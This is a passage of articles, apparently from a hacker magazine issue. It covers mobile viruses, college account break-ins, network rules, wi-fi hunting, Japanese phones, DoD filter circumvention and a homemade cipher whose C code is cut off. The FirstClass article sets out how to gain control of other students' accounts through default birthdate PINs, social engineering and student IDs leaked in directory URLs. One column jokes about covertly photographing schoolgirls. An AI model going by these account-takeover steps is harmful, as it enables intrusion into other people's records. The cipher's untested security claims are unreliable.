Mobile device viruses began to show up in 2004 with the release of the Cabir virus. Since then, the number of viruses has grown exponentially, which has resulted in both financial and hardware loss. The Skulls and Onehop viruses are designed to completely disable the mobile handset, whereas the CommWarrior virus will start to transmit SMS messages to everyone in your address book, resulting in additional costs on your phone bill.

These viruses currently propagate through two mediums: SMS and Bluetooth. The CommWarrior virus shows up as an SMS message with an SIS attachment. If the user activates the attachment, the mobile phone will become infected. Bluetooth viruses, such as Cabir, broadcast a message with an attachment to all Bluetooth devices in range. Once again, if the user activates the attachment, the phone will be infected.

As I had mentioned earlier, mobile devices are now retrieving IP addresses and run compact oper-

ating systems to provide the user with all the features and functions of a desktop system on their mobile devices. These systems do contain software flaws and holes that will eventually get exploited through the open Internet channel on the devices, leaving the users vulnerable to attacks. As of March, the first Java2 ME viruses started to appear. Sooner or later, viruses will start to propagate to mobile devices over the Internet.

Defending Against Mobile Threats

Currently some software companies are offering anti-virus and firewalls for mobile devices. I would recommend doing some research on the different vendors to see which companies support the broadest range of mobile devices and operating systems. I know one company has been designing mobile AV/firewall solutions for a number of years and has a pretty large distribution throughout the world with a number of mobile service providers. I will let you make your own decision on which route to go. Additionally, I would scan your open Bluetooth connections to see how many open connections you have. Finally, and most importantly, educate yourself and those around you. Most of the current mobile viruses can be thwarted by deleting the attachment or not opening it at all.

Mobile devices are the next vulnerable resource on the market today and will eventually be targeted by viruses that spread across multiple communication channels. As the complexity, features, and processing power of the mobile devices increase, they will provide a prime avenue for malware to exploit. By protecting your mobile devices with anti-virus and firewalls, as well as disabling unnecessary services such as Bluetooth, you can protect your network and yourself from current and future threats.

FirstClass Hacking

by Cristian

The idea to write this article came from reading this magazine for a while. I noticed that lots of people were writing in about the (in)security of the place they were studying in. Having read all these articles/letters very thoroughly, I decided to look into the security in the place I go to study. I go to an English CEGEP, which is basically a hybrid of year 12 in school and the first couple of years of university. When you first enroll into the CEGEP you are given a student ID card which has a magnetic strip, your picture, and your student ID number. The magnetic strip contains the SID number too, as well as a "charge" of $4.00 CDN in order to be able to print in certain computer labs throughout the campus. Using a combination of methods, we will obtain both the SID number and the corresponding password, thereby showing how vulnerable this system really is. This of course should be taken as an educational guide and not to be used for your own gain.

The Student ID Number

The student ID number is used to log into your FirstClass (www.firstclass.com) account, which is the piece of software used all over the campus for pretty much any class related tasks. We use FirstClass for everything, from viewing our assessments to communicating with the teachers. Teachers, on the other hand, use it to actually put our grades into the system, calculate class averages, etc. We also use this SID to log into our "For Students Only" section where it shows us all our grade history, our current schedule for the semester, our CRC score (a sort of GPA), and a couple of other features. It is also used for the OmniVox service. We use this web-based service to view our grades with more details (class averages, graphs, etc.), pay our student fees for the semester, get a tax receipt for being a student, or change our home address and phone number. Lastly, we use the SID to be able to make our schedules a couple of weeks prior to the semester starting. The system is phone based, so you simply call and follow the instructions given to log in.

Vulnerabilities

The Birthdate

There are various vulnerabilities in the system, so I will go in the order I discovered them. Upon your first entry to the college, they tell you that your pin (to be used in FirstClass, "For Students Only," OmniVox, and course registration system) is your birthday, in the form of DDMMYY, including the 0s if the day or month has it. Social engineering, anyone? If you are able to engage a conversation with someone, it should be quite easy to obtain their date of birth. Even worse, the CEGEP I attend is chock full of people who use the infamous MySpace.com website, so even if they don't tell you their date of birth, asking them for their MySpace page is another option. Simply looking at their description may reveal this bit of information or, if not, look at the comments other people leave. There might be messages wishing a happy birthday and then you can deduce the date of birth of the person.

The Student ID Number

Knowing the birth date is only half the information we need since the SID number is the next important part. The SID number is seven digits and has the format YYXXXXX, where YY is the year you first enrolled into the CEGEP and the remaining Xs are

generated at random (to my knowledge). Finding this number is quite easy and there are actually various ways to find it.

For one thing, everyone must carry their SID card inside the campus or they will be kicked out by the security guards as well as fined $50 CDN. Again, social engineering can be applied here and simply asking someone you know to show you their ID card to see how goofy they look in their picture will give you full access to the SID, so memorizing it shouldn't be that big of a problem.

Another way to find it is by looking in the recycling bins. The students over here print like crazy, and in all essays/lab reports, etc. you must provide your name and SID number so the teacher can then input the grade into the FirstClass system. Usually you can find old lab reports or pages that have mistakes in them with the student's name and SID number fully viewable in the page's header.

The third way to find it is directly via the FirstClass system. Upon logging into the system, you will be greeted by the "Desktop" of your FirstClass account which has links to your mailbox, address book, calendar, current semester registration process, conferences, uploaded files, help, news, and student body forum. To your left you have the FirstClass menu system, which has links to logout, who's online in the system at the time, instant message menu, preferences, and, more importantly, the directory.

The directory is a search engine which takes in a name (or part of a name) and searches matches across the student body and the faculty/teachers. Now if you search for someone (let's say Smith), it will return anyone with the surname Smith in it (both student and teacher). Once the matches appear, it will provide links to their FirstClass shared files folders. For teachers, this is quite useful since they can provide class notes, PowerPoint presentations, etc. for everyone to download. For students, well, I haven't met anyone that actually uses that service yet. The important part here is the list of links that is provided when a match is found. If the person is a teacher (let's say we found a teacher named John Smith), then pointing to the link will provide an address such as the following in the status bar of your browser:

```
http://firstclass.COLLEGENAMEHERE.qc.ca/
➥Login/~SMITHJ/
```

There isn't very much to work with in that link, right? Well, now let's say that the list of matches is greater than a single result and that at least one of the matches is a student. If you point to that link, the status bar will display the following address:

```
http://firstclass.COLLEGENAMEHERE.qc.ca/
➥~YYXXXXX/
```

Recognize something there? Lo and behold, the link provides the SID number of the student we searched for - without even knowing the student in real life.

It is also worth noting that when you change your password for the "For Students Only" page, it only applies to that individual system. Your birth date will still be the password for the Omnivox, FirstClass, and phone registration systems. Even worse, in order to actually change these passwords, you cannot do it via the actual system. You must physically go to the IT Administrator's office (which very few students know how to find) with two pieces of ID in order to change them. Making it this hard to change a password is very unreasonable. Students are lazy and they have work to do. They aren't going to go through the trouble of finding out where the office is just to change their password. They'd rather just keep it as it is and just forget about the potential consequences that could happen.

Combining these two pieces of information gives us literally access to anything related to that particular student. You are able to change their address, their phone number, and once schedule-making time comes, you can easily delete all his/her courses and have him/her be charged $50 CDN for registering late, as well as leaving an empty spot in the classes he/she took (which, if you need that course, can be taken by you).

It's very surprising that they have such an elaborate system for managing your stay at the CEGEP, but it can be very easily bypassed with a few simple clicks and a little bit of social engineering. Even worse is the terrible method that they have to perform a simple task like changing a password. If you ask me, it's a very small price to pay for your privacy.

Network Administrators: Rules Rationale

by The Piano Guy

When I wrote my article "Network Administrators: Why We Make Harsh Rules" (22:4), my purpose was to explain what seemed like, to some, capricious rules that some network administrators hand down. I did it in reaction to a student (Luke) who ran afoul of the rules and was being taunted by a stupid and unprofessional network administrator. I wrote the article with a bit of fear and trepidation. Though I didn't think this was what I was doing in reality, I felt like I might be perceived as "the other side," rather like Hamas writing into the *Jewish News* to explain their actions.

The next issue had an attack letter implying that my article was stupid and that I should just stop whining and "do my job." The editor of *2600* chal-

lenged the letter's author, explained why I wrote it, and why they published it. Frankly, I thought a former employee of ours sent in the letter. I write like I talk, he reads and writes for this magazine, and he's certainly smart enough to figure out that I authored the original article. If my hunch is right, the man is stunningly brilliant with computers. He certainly had more technical skills than most, including me. He didn't, however, work in my department, didn't like me, and I don't know why he was fired, other than to know that I had nothing to do with it.

Three months later, kaigeX wrote a thoughtful rebuttal article. Though he took me to task, he mostly agreed with more than half of the rules that the other system administrator handed down for me to enforce. A well-reasoned response deserves a well-reasoned rebuttal. To clear the air, I'm going to review the points he made about the points in my article. If you can't follow all of this, do remember that *2600* does sell back issues.

His interpretation of my rules was in essence "we make harsh rules to make our lives easier and/or to protect ourselves." He didn't think this was legitimate. I don't exactly agree with his interpretation. If I had to boil this down, I would say that we make harsh rules to keep the network usable for all people so they can get their jobs done and to protect the employer (owner of the network) from massive expenses in repairs and/or from legal action from outside entities. Do note that I'm not offering "so they can manage their personal lives better (i.e., checking your Gmail or doing your banking online)." The purpose for providing computers in the first place is to facilitate work. That's why the owners pay for the network, and for me to run it. When put that way, the emphasis changes.

He didn't think that our library computers were secured at all, thus unfit for use by him. I don't think that's what I said, and I'm certain that's not what I meant. They are secured. They are on a different network (good question to ask, kaigeX). They aren't as restricted and are perfectly useful for web mail when employees are on break.

He thinks the "hard rules" cause a loss of productivity. The opposite is true. So is my emphasis. In fact, it is my job to find ways to improve processes to make people's work easier. Sometimes that means writing a Crystal Report or some SQL code. Sometimes that means buying, installing, and supporting specialized software on a user's computer. And yes, sometimes that means opening up services on the network just for a certain department. Whatever it is, it is my job to serve.

Now, if I'm constantly chasing down viruses and/or spyware, dealing with user complaints about how slow the network is, or spending time in depositions answering questions about copyright infringement by one of my users, I won't have time to find new efficiencies, let alone implement them.

The comment I made that bothered kaigeX the most was that if someone broke a rule and it didn't cause a problem, then we probably weren't going to even notice. He somehow makes the leap that we expect people are going to have to break the rules to get their jobs done, so we set the expectations high knowing the people aren't going to follow them. Maybe kaigeX has never had to deal with a legal department. Surely he can use some clarification about how and why I do things. The purpose of the network is so people can get their work done. Everything we do derives from that basic premise. No one ever has to break a rule to get his or her job done - period. This is so true that if something comes up requiring a user to break a rule to get their job done, we either find a different way or change the rule, which covers Number 9 (no hacking). This also covers Number 2 (no one connects devices without permission) because if they need it for their job they have permission. It covers Number 3 (no one installs their own software) and Number 8 (no copyright infringement). If they need it, we buy it for them so we're legal, and support it. Unlike where kaigeX has been, we are 100 percent legally licensed for everything. In fact, that was the main reason why my predecessor was fired - he didn't see a need to be 100 percent legal. And peripherally, it covers Number 5 (no chat software). We encourage people to use their mail clients as if they are chat clients. It's almost as fast and this leaves an audit trail for them to refer to later (in their Sent Items).

Further, we try to strike a balance between being a police state and being open to lawsuits. We could strictly enforce Number 1 (business use only) and Number 10 (no expectation of privacy), but that would be highly stupid and counterproductive. It would take a lot of time and resources, and it would irk people to no end. However, let's say that someone does something really stupid, like surf for kiddy porn while at work (which happened where I was employed in 1991). We need legal grounds to look for it if we suspect something, or handle it if we find it by accident. We also need legal protection so we can terminate this employee without being sued by them. In this extreme example, a law was broken. So heaven forbid it if ever happens to us, we would need legal protection to turn in evidence against them to the police.

Onto other points. KaigeX's disagreement with my Number 4 (no outside email clients) goes against productivity for work and also puts my network at risk. It also causes political problems in the workplace. My brilliant former coworker (BFC) is more than smart enough not to bring in viruses via his outside email usage, but his ignorant department director (IDD), two management levels above him, is computer stupid. If BFC has the "right" to check his email, how am I going to deny this to IDD? If I do deny it, what's to prevent IDD from demanding that BFC set this up for him, even if I've said not to? Nothing. Also, if BFC sets it up, I have no way to block attachments from coming in for IDD to open up (a workaround that kaigeX suggested), taking my

network and the workstations on it to DOA.

Remember folks, I didn't write these rules. I was handed these rules to enforce, and I do. I also have to follow them, if not for safety reasons, then for political reasons. If I broke a rule I am supposed to enforce and did serious damage to the network as a result, the person they hired to replace me would be the one to clean it up. Lastly, I've always held the perspective that one thing worse than a hypocrite is being one.

More or less, kaigeX agreed with every other point I made. He didn't necessarily like that he had to agree with me, but apparently it didn't occur to him that I don't necessarily like to have to take a position either.

Lastly, kaigeX made one blatant factual error. He feels that I am at risk because of my Win2K workstations not getting security patches. Go to http://support.microsoft.com/lifecycle/?p1=7274 and http://support.microsoft.com/gp/lifecycle (unless Micro$oft changes the pages). They make clear that security patches are provided through 7/13/2010. By that date all of my 2000 machines will be long retired, and my employer will probably have a combination of XP Professional and whatever is newer than that for the desktop.

Shouts out to kaigeX (for a reasoned rebuttal) and the anonymous network administrator who both set these rules we're discussing and taught me a lot over the last years of working with him.

Wi-Fi Hunting:

Basic Tools and Techniques

by Rick Davis

From war-walking to war-driving the art of finding wireless connections has become a game for a new mix of computer users. Finding new techniques calls upon knowledge in antenna design and signal theory along with various aspects of computer hardware and software. Sometimes though these higher level techniques are not reasonably used and for many that have not had experience with them simpler methods need to be employed. With this in mind the following will explore some of the best methods, in terms of cost and ease, to seek out available wireless connections.

Get Your Gear - Basic Hardware

At the most basic level you need only a laptop or other device that can connect to wireless connections. I recommend a laptop so that you can use some advanced software and several applications simultaneously (see below). Also, a wi-fi finder is very useful and will make your search quicker, more productive, and much more incognito. These devices can be found in any major electronics store and range from $10 to $30. They usually have a few LED lights packaged inside a casing about the size of any other pocket electronic device. Although they all have different features, they all do about the same thing which is indicate any time a wireless connection is detected by lighting a light. Some models can also tell you the strength and type of signal but I prefer to use my software for that and save the extra money.

More Gear - Basic Software

Get familiar with your OS's built in function to connect wirelessly because that can be used in many cases and is usually a quick way to connect. For example, Windows XP users can simply right-click the icon in the system tray to open the connections window which will display any available networks.

In addition, Network Stumbler provides a gold mine of information and in many cases may be the only other application you need. What this does is gather information from any signal it finds such as SSID, signal strength, security, and encryption being utilized along with many other features. There are many ways to keep the basic operating system from finding a connection (such as not broadcasting your SSID) however if there is a signal Network Stumbler will notify you.

It's also worth noting that some of these programs seek connections actively while others seek passively and depending on your situation this can make a difference. Actively means that your program is sending information in order to get a response and collect data, while a passive program transmits nothing and only collects what is passing by. Passive programs can take much more time to locate connections and will usually not detect all available data however it will also not get you logged by any software or data and connection logs.

Are You Secure?

Connecting at random locations, especially schools and cafes, will open your computer to possible attacks by many people. Most will be just

harmless people who click on anything their system may find although some will be far more advanced and able to access your system if you're not protected. Luckily, some basic steps can be taken to make you less of a target and not worth the trouble among a group of others.

First, firewalls are a must and one from a third party is a good idea to add an extra layer to whatever your operating system may already have running. Make sure you have them set to ask for authorization for any connection or data transfer and that you have security logs running. Next, make sure you have all the updates for any operating system you use as well as any software that connects to the Internet or is linked to the OS (such as chat programs). Finally, it should go without saying but make sure you have a fully updated anti-virus running.

Let's Get Started!

Option 1 - Locating a connection within a specific area: Whether it's a city block where you have lunch or your school campus, this is a great way to quickly map out connections without drawing any attention. You can either make a rough drawing of the area you want to search or you can take a notepad to quickly note where you found a signal to look into later. In either case just take your wi-fi finder and start wandering around. If you are not worried about being seen, or just don't think anyone will care, you can cover the whole area at once. Otherwise make sure you remember where you have been so your next trip will not duplicate your progress. Again, there are two options for a thorough search. Either walk around in a pattern so that all the searchable area is covered or just circle buildings or open areas where you would want to connect or expect to see a connection.

If you want to find everything available you should really walk through the search in a logical progression. On the other hand if your needs are more legitimate you may want to narrow your search to places where you can plug something in to charge or have a bathroom or soda machine nearby.

Option 2 - Always on the hunt: In this case you just want to keep a note of any connection you come across in regular travels or where you have no specific target in mind. If you're driving or walking you can easily clip your wi-fi finder on your belt or car visor and make a note when it goes off. On the other hand if you have a reasonable battery or are taking a short trip you can keep your laptop running in a backpack, carrying case, or even folded under your arm.

This can get somewhat cumbersome after a while although once you go through an area you can probably skip it for a few months. And of course while you are in an area where you know you will not connect, you can either power down your gear or completely ignore it.

Signal Found - Let Me In!

Now that you know where the signals are it's time to connect. The easiest method will be for an unsecured access point in which case you can click connect and you're online. Sometimes you can find a signal but cannot connect because you need some information and this is where your software comes in. Network Stumbler will give you the SSID of any connection and sometimes a router is set for open access and is just not broadcasting its ID. So all you need to do is manually enter it and, once again, you're online. Now the final piece of data from the Stumbler is the type of router you have accessed. Connecting to anything other than an unsecured access point is beyond the scope of this article. Whatever you might want to do however will require information on the type of router.

Closing Tips

Keep in mind that others have probably needed to connect in areas you're interested in as well. Don't be afraid to ask anyone nearby if they know of an access point. Also, at a school campus or office building you can always ask security or any computer technician. You may find out some great information plus if you are really only looking for legitimate access they will be able to warn you about anything that is off limits.

Did You Know ?

We have a wide variety of 2600 clothing on our website - and with just a few mouse clicks all sorts of items can be sent hurtling in your direction. Whether it's shirts, sweatshirts, or hats, we've got something that will look good on you and show the world where your interests lie.

http://store.2600.com

Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! At least I think it's the central office. Unfortunately, I was already halfway to Japan when the sushi hit the fan. After I got through running fiber to the igloo in Adak, my employer sent me here to Tokyo. I don't read Japanese, but my hosts assured me that central offices here are always clean, the vending machines are well-stocked, and the toilet seats are supposed to be heated. Unfortunately, they also assured me that when I'm through with my work, I really do have to go home.

When I haven't been either working or buying used schoolgirls' panties out of the vending machine at Love Merci Akihabara (it's on the second floor), I have been marveling at the mobile phones here. Everywhere in Japan, you'll find people texting, browsing the web, and taking pictures. They rarely talk on them, though; it's considered rude in most public places. Don't answer your "keitai" (the Japanese word for mobile phone) on a train, or you might find yourself at the wrong end of a samurai sword!

There are three major wireless service providers in Tokyo: SoftBank (formerly Vodafone), Kddi (marketed as "Au"), and NTT (marketed as DoCoMo). All offer true 3G data networks, although DoCoMo and SoftBank use UMTS (the same data technology available from Cingular in a few U.S. markets), and Au runs CDMA 1xEV-DO (available nationwide in the U.S. from Verizon and Sprint). GSM is considered obsolete in Japan and is not operated by any Japanese carrier.

Although Japan shares certain mobile phone technologies with the U.S., only Japanese phones can use Japanese mobile networks. This is because UMTS is used by SoftBank and DoCoMo for both voice and data, rather than using UMTS for data and GSM for voice as Cingular does. Additionally, different frequencies are used by these carriers than Cingular uses in the U.S. While Au uses the same CDMA technology operated by Verizon, Sprint, Alltel, US Cellular, and numerous other U.S. carriers, the transmit and receive frequencies are - for some reason - the exact opposite of those used in the U.S.

Global roaming is available to Japanese travelers using the GSM standard on all three carriers, and the CDMA standard using Au. However, this requires a special phone, and roaming rates are very high (for example, domestic calls in the U.S. are about US$1.00 per minute while roaming with a Japanese phone). This probably explains why so few Japanese phones offer global roaming; Au, for example, currently only offers one such phone.

Everything in this country is more complicated than it needs to be, and mobile phone plans are no exception. There is a dizzying array of plans, with only one common theme: they're absurdly expensive by U.S. standards. A typical plan (using Au as an example) costs about $40 per month, including just 60 minutes of calling. No free nights and weekends, no free long distance, and certainly no free mobile-mobile calling. But your unused minutes do roll over. The extras always cost extra; add another $40 for unlimited wireless data (to the handset only - tethering is not allowed). Wireless data includes unlimited email but not text messaging; that's another two cents per message sent.

Mobile phones have so many features, you might confuse them for a computer. In addition to the text messaging, email, web browsing, and picture mail capabilities available on most wireless phones in the U.S., Japanese mobile phones consider some pretty unusual things to be standard equipment. For example, no self-respecting Japanese handset would be caught dead without a Japanese-English dictionary built in. 50MB of RAM is standard equipment for a keitai, along with an FM radio, streaming media capability, GPS navigation, and a 2.4

megapixel camera.


You can use a mobile phone for all sorts of unexpected purposes in Japan, or potentially for playing all sorts of unexpected pranks. Consider the lowly cell phone camera. Apart from surreptitiously taking pictures of schoolgirls on trains (not that I'd ever do such a thing), you can use your camera phone to scan "QR codes." These are high density barcodes printed on products, billboards, and even business cards. Scanning a QR code can do all sorts of things, such as launching a website in your mobile browser, inserting contact information into your phone book, displaying a picture or walking map, or even downloading a ring tone.

Need walking directions from the train station to your hotel? Built-in GPS navigation has you covered, and can easily superimpose your location onto a map downloaded to your mobile phone (downloaded via the web or perhaps by scanning a QR code). Need to pay for a train ride or a newspaper? Reach for your mobile phone and you can pay instantly using your "Mobile Suica" account. Want to drain your "Mobile Suica" account into "Mobile Pachinko?" Just scan the wrong QR code. Ha ha, just kidding... I think.

Figure 1: QR Code for http://www.2600.com

I'm told I'm being charged by the packet to file this column, so it's time to draw this issue of the *Telecom Informer* to a close. Assuming I don't eat any bad fugu, I'll be back in the U.S. for my next column. Until then, domo arigato and sayonara. And if you see him, tell my boss that I expect a heated toilet seat in my office when I return!

OFF THE HOOK



Technology from a Hacker Perspective

BROADCAST FOR ALL THE WORLD TO HEAR

Wednesdays, 1900-2000 ET
WBAI 99.5 FM, New York City
WBCQ 7415 Khz - shortwave to North America
and at http://www.2600.com/offthehook over the net

Call us during the show at +1 212 209 2900.Email oth@2600.com with your comments.

And yes, we are interested in simulcasting on other stations or via satellite. Contact us if you can help spread "Off The Hook" to more listeners!

Circumventing the DoD's SmartFilter

by Comspec - Sigma Nu

I'm a 22-year-old network security engineer for the Department of Defense and have been for a little over four months now. I've been operating in some fashion in the information industry since I was 14. I guess you could say my job is pretty interesting. I work normal hours: 8-5 Monday - Friday. I'm a Sigma Nu and I live at Old Dominion University in their crappy semi-new development the University Village. ODU isn't all that bad.

On my first day on the job I noticed the DoD had implemented a proxy that continuously grows in its filtering capabilities based on policies written in by contracted individuals here in my office. It's called SmartFilter. What a pain in the ass this thing is. If you want to write on restrictions of information, this is one hell of a big one. Of course it's a government network and that makes all the difference from a legal standpoint. Personally, I'm all for allowing certain things to be run on my network within limited means. It is widely known that streaming audio is a bandwidth killer in some instances. Well, due to limited funding here at NEXCOM this was said to be a big problem. Until they added it to the proxy list as a big no-no. Oh well....

The chief security guy sits in the office next me. He's continuously trying to get our organization up-to-date with the security standards set forth by Visa and other organizations for transactions but he lacks in just about everything else. For Christ's sake we don't even have any of the necessary security patches for XP yet.

The following is a set of guidelines to go by to circumvent their current system. By no means should this information be used to break any laws. Don't blame me if your supervisor runs in and confronts you about this. I just thought it would be an interesting read. I would appreciate some comments back from those individuals who are able to attempt this in their own departments. If you would like to know any more information pertaining to this network hit me up. I think you'll find it to be a pretty interesting but a crappy international setup. Anyways, back to the real meat....

Let's say your job sucks and you want to pass the day a little faster. So you decide to surf a little and see if you can't find a good radio station that has the magical ability to make you *not* sleep at work. Well, you soon realize that this is nearly impossible with all the filtration going on. I admit this is pretty cheesy but an interesting way to get around it. I'm going to use the example for DI.fm. That seems to be the only music that can keep me awake at work while I am updating network diagrams or fielding phone calls from shitty outposts in Japan or some other remote location around the world.

(1) Go to Archive.org (Everyone knows this place well, or should. Read more on them on their site.)

(2) Once you're there in the top middle portion of your screen you should see the way-back machine input text area. For this example I used www.di.fm. That's Digitally Imported Radio. Click "Take Me Back."

(3) The next page that comes up will list the dates that Archive.org crawled across the site and archived its contents. You'll want to look for the most up-to-date one. Out of habit I usually choose those that have a *. That denotes that the site was recently updated. The last entry that was showing when I performed this was April 1st 2005. Click on the link.

(4) Once the Digitally Imported site come up you can scroll down to the music of your choice. From this point you have two options. Try them both and see which works for you. (1) Using Winamp, scroll down to whatever music you choose. Click on one of the links listed under "Listen Now." Your media player should automatically navigate though Archive.org and begin to buffer the stream from DI.fm. (2) Still using Winamp, right click on one of the links listed under "Listen Now" and copy the shortcut. Then open up Winamp and under the file menu choose to input the URL. Copy and paste the URL there and click OK.

Like I said before when work has got you down this is always an option. Please continue to experiment with the internal network. If you find anything interesting I implore you to send the information my way. I'm attempting to compile a little quick reference document for fun and interesting things to do on our network. I can be reached at Comspec2600 on AIM. Enjoy the information and you all keep up the thirst for information and good work.

Algorithmic Encryption Without Math

by Dale Thorn
d_t_h_o_r_n@yahoo.com

Algorithmic encryption as I envision it uses an executable program, a plaintext file, and a password or passwords to change the plaintext file to a ciphertext file. PGP as I understand it is an algorithmic encryption program, as compared to programs that use One-Time Pads (OTP), for example. An algorithmic program will generally use advanced mathematics such as large prime numbers, elliptic curves, discrete logarithms, and so on to generate ostensibly random bitstreams which, when XOR'd with the plaintext, produces the unreadable ciphertext.

Encryption without math has a distant similarity to the OTP method, in that a fixed lookup table of numbers is used as part of the process to generate the pseudo random values used in the encryption.

I have to interject here that the program I'm about to describe has withstood several plaintext attacks where the attacker sends me tens of thousands of plaintext or binary files and I encrypt them with the same passwords and program that encrypted the secret contest file. When I return the encrypted files to the attacker, if they can deduce the pattern or sequence of the encryption and thus decrypt the secret file, they win thousands of dollars as the contest prize.

The lookup table I currently use was generated from a simple pseudo random number generator, which is more than sufficient for my purposes. The quality of randomness is not important for the lookup table. The program is usually run with several password numbers, and the complete file is encrypted once for each number entered. Each password number pulls numbers from the lookup table beginning at that value in the lookup table and proceeding through the table sequentially until the end, where it wraps around to the first number.

A group of lookup table numbers are placed into an array (array "A"), and an equivalent number of sequential values (from zero to "n") are placed into a same-sized array (array "B"). Array "A" is then sorted and the values in array "B" are swapped the same way as the values in array "A". Array "A," containing the sorted lookup table numbers, is then discarded. Array "B", containing numbers which are now in an apparent random order, are used to reposition (or shuffle) the bits in the plaintext file.

For example, the two arrays might start off as follows:

Index	Sequential Array	Random Array
0	0	5743
1	1	13496
2	2	17729
3	3	8933
4	4	10150
5	5	14584
6	6	22362
7	7	31955
8	8	2867
9	9	16383

After sorting by the values in the random number array:

Index	Sequential Array	Random Array
0	8	2867
1	0	5743
2	3	8933
3	4	10150
4	1	13496
5	5	14584
6	9	16383
7	2	17729
8	6	22362
9	7	31955

In the second example, after sorting you will see that the sequential number array is now in a more or less random order and the originally random array is fully sorted. We now discard the random number array and move the bits from their original sequential positions (the "index" column) to the random positions shown in the "Sequential Array" column.

The good news about using array "B" to shuffle bits in the plaintext is the fact that there are no duplicate values in array "B" and no missing numbers either. Therefore we don't need a "hash" or other math-oriented technique to calculate the move-to bit positions. Another bit of good news is that since we're not using the lookup table numbers directly to calculate the move-to positions, we don't have to worry about weaknesses in the encryption due to the low quality "randomness" of the values in the lookup table.

Another major factor in randomizing the ciphertext output is the fact that I use several password numbers to encrypt, with each password adding about 20 bits of security as it's commonly referred to in the crypto business. The real trick here is that since each password number is different, the additional

crypto layers after the first one use different segments of the lookup table, layered over top of each other. And unlike conventional codes that can decrypt multiple XOR'd layers in any sequence, the code described here requires all layers to be decrypted in the exact reverse order of the encryption, else the plaintext cannot be recovered.

Another factor in randomizing the output is the use of random sized groups of bits when shuffling the bits. One lookup table value provides the group size ("n"), then the next "n" lookup values are used to fill the "A" array as described above. A fourth factor in preventing plaintext and ciphertext attacks from being successful - by analyzing thousands of files with just a single "1" bit in each file to see where the bit moved to after encryption - is to use the filename, or add a serial number to each file and use that name or number to further iterate the password so that each encryption is different for each file.

Lastly, the filenames or serial numbers are themselves randomized in a way that disallows an attacker to control the names or numbers to make their contribution predictable. Given all of the above, and with a simple lookup table of 2^20 values, it may still be possible to crack the encryption in a plaintext or ciphertext attack if considerably more than a million files are submitted for the chosen attack. I would guess that this code is very secure for all individual encryptions performed by an individual manually during their lifetime, even using the same set of password numbers during that entire time, but for use in a typical encryption server that processes thousands to millions of transactions per day, you would want to change the passwords each day.

In the process of developing this code, I read the very lengthy FAQs on the sci.crypt website, I read several versions of the famous "snakeoil" FAQ, I read several papers on differential analysis, and I participated in the cypherpunks forum for about seven months. I also corresponded with a few of the well known crypto experts, but I have to say that the near universal opinion of the experts is that you cannot have a secure algorithmic crypto program that doesn't use the high level mathematics as described above. Or, if all you need to create is a private-key program such as mine, you would still have to generate a random bitstream and XOR those bits against the plaintext file to get a secure encryption. Crypto experts just don't trust bit shuffling techniques, albeit that in the real world the best randomness is usually obtained by shuffling, as in playing cards or lottery tumblers.

One of the fascinating things about current cryptography is the discussion of quantum computers and the assumed fact that all password-encrypted files now archived by various agencies will be easily decrypted by the quantum computers when those computers are fully functional. It suggests to me that the assumed level of security of conventional cryptography may be a false hope, especially if people have sent PGP messages that they can't afford to have read by the wrong people. One possible positive point with this code is that 1) Due to the design, the number of encryption layers per file is not limited and 2) The design requires physical multi-layer reshuffling rather than single pass XOR'ing, which tends to defeat the shortcut mathematical wizardry of quantum decryption. Time will tell.

The following C code is DOS-based and I also have VB5 and DOS BASIC versions. The DOS BASIC code, predictably, runs several times as slow as the DOS C code, however the VB5 code is twice as fast as the DOS C code. This C code will compile OK using the Microsoft Quick-C compiler circa 1991, but I've also specified "typedefs" so that the variables used in the program can be resized for different platforms. If any of the variables are resized, you may have to resize one or more of the "malloc()" allocations in the "ifn_cryp" routine.

This program is called from a command line for encryption as follows:

CCRP filename /e passwordno1 passwordno2 passwordno3 ....

Decryption is called as follows:

CCRP filename /d passwordno1 passwordno2 passwordno3 ....

```
/* CCRP.H */

typedef char     C;                          /* char (strings, null-terminated) */
typedef double   D;                          /* double float (double precision) */
typedef float    F;                             /* float (single precision) */
typedef int      I;                                /* short integer (signed) */
typedef long     L;                                 /* long integer (signed) */
typedef unsigned int U;                            /* short integer (unsigned) */
typedef unsigned char UC;                                /* unsigned character */
typedef void     V;                                          /* void data type */

I bitget(C *cstr, I ibit);
V bitput(C *cstr, I ibit, I iput);
V ifn_cryp(U ibuf, FILE *ebuf, I iopr, L llof, L lrnd);
V ifn_msgs(C *cmsg, I iofs, I irow, I icol, I ibrp, I iext);
V ifn_read(C *cbuf, L lbyt, U ibuf, FILE *ebuf);
V ifn_sort(I *int1, L *lnt2, I *istk, I imax);
V ifn_write(C *cbuf, L lbyt, U ibuf, FILE *ebuf);
U io_vadr(I inop);
V io_vcls(I iclr);
V io_vcsr(I irow, I icol, I icsr);
```

```
V io_vdsp(C *cdat, I irow, I icol, I iclr);
L ltable(L lrnd);

union REGS rg;                          /* DOS registers declaration (video) */
U _far *uvadr = 0;                                 /* video display pointer */


/* CCRP.C */
#include "stdlib.h"
#include "string.h"
#include "stdio.h"
#include "dos.h"
#include "io.h"
#include "ccrp.h"

V main(I argc, C **argv) {              /* get user's command-line arguments */
   C cmsg[64];                         /* initialize the User message string */
   C cwrd[58] = "!#$%&'()+-.0123456789@ABCDEFGHIJKLMNOPQRSTUVWXYZ[]^_`{ } ~";
   C cwrx[58] = "                                                          ";
   U ibeg;                             /* initialize the loop-begin variable */
   U ibuf = 2048;                      /* set the maximum file buffer length */
   C *cchr;                     /* initialize a temporary character variable */
   U idot;                     /* initialize the filename extension separator */
   U idx2;                            /* initialize a temporary loop variable */
   U iend;                             /* initialize the loop-ending variable */
   U ilen;                           /* initialize a temporary length variable */
   U incr;                           /* initialize the loop-increment variable */
   U indx;                             /* initialize a temporary loop variable */
   I iopr;                                   /* initialize the operation code */
   U iwrd = strlen(cwrd);              /* initialize length of filename chars */
